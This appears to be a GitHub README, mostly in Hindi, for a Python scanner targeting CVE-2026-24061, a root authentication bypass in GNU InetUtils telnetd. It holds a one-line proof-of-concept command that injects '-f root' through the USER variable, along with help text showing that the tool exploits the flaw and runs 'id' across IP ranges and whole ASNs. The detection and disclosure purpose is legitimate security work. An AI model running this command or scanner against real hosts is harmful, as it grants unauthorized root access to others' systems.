 madfxr/twenty-three-scanner
CVE-2026-24061 - GNU InetUtils Telnetd रिमोट प्रमाणीकरण बायपास

CVE-2026-24061 से प्रभावित कमजोर Telnetd सेवाओं का पता लगाने के लिए एक शक्तिशाली, तेज़, और सुंदर स्कैनर। शुद्ध Python मानक लाइब्रेरी के साथ निर्मित - किसी बाहरी निर्भरता की आवश्यकता नहीं।



CVE-2026-24061 GNU InetUtils Telnetd में एक गंभीर प्रमाणीकरण बायपास भेद्यता है जो बिना प्रमाणीकरण के दूरस्थ हमलावरों को NEW-ENVIRON विकल्प हैंडलिंग का शोषण करके रूट एक्सेस प्राप्त करने की अनुमति देती है।
निम्नलिखित लक्ष्य होस्ट पक्ष पर Telnetd सेवा कॉन्फ़िगरेशन है।


और यहाँ इस भेद्यता के लिए प्रूफ ऑफ कॉन्सेप्ट (PoC) है, जिसे हमलावर के होस्ट से केवल USER="-f root" telnet -a <TARGET_HOST> 23 कमांड चलाकर मैन्युअल रूप से निष्पादित किया जा सकता है।

यह भेद्यता टेलनेट NEW-ENVIRON (RFC 1572) विकल्प वार्ता में USER पर्यावरण चर के अनुचित सत्यापन का शोषण करती है, जिससे हमलावरों को प्रमाणीकरण बायपास करने के लिए -f root जैसे दुर्भावनापूर्ण मान इंजेक्ट करने की अनुमति मिलती है।
9.8 (क्रिटिकल) - CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H।
# Clone the Repository
cd /opt
sudo git clone https://github.com/madfxr/Twenty-Three-Scanner.git
cd Twenty-Three-Scanner

# Make Executable
sudo chmod +x twenty-three-scanner.py

# Run the Script
sudo python3 twenty-three-scanner.py -h
निम्नलिखित ट्वेंटी-थ्री स्कैनर टूल के लिए एक मैनुअल है जिसका उपयोग भेद्यता CVE-2026-24061 - GNU InetUtils Telnetd रिमोट प्रमाणीकरण बायपास का पता लगाने के लिए किया जा सकता है।
usage: python3 twenty-three-scanner.py [-h] [-t TARGET] [-f FILE] [-a ASN] [-p PORT] [--threads N] [--user-value VALUE] [--connect-timeout SEC] [--read-timeout SEC] [--id-timeout SEC]
                                       [--max-hosts-per-cidr N] [--max-total-hosts N] [--skip-large-networks] [-o FILE] [-v]

CVE-2026-24061 - GNU InetUtils Telnetd Remote Authentication Bypass

options:
  -h, --help            show this help message and exit

Target Options:
  -t TARGET, --target TARGET
                        target IP, CIDR, or comma-separated list (can be used multiple times)
  -f FILE, --file FILE  file containing targets (one per line, supports comments with #)
  -a ASN, --asn ASN     autonomous system number (e.g., AS10111 or 10111)

Scan Options:
  -p PORT, --port PORT  target port(s), comma-separated (default: 23)
  --threads N           number of concurrent threads (default: 50)
  --user-value VALUE    USER environment variable value for exploit (default: '-f root')

Timeout Options:
  --connect-timeout SEC
                        TCP connection timeout in seconds (default: 3.0)
  --read-timeout SEC    socket read timeout in seconds (default: 2.0)
  --id-timeout SEC      'id' command response timeout in seconds (default: 2.0)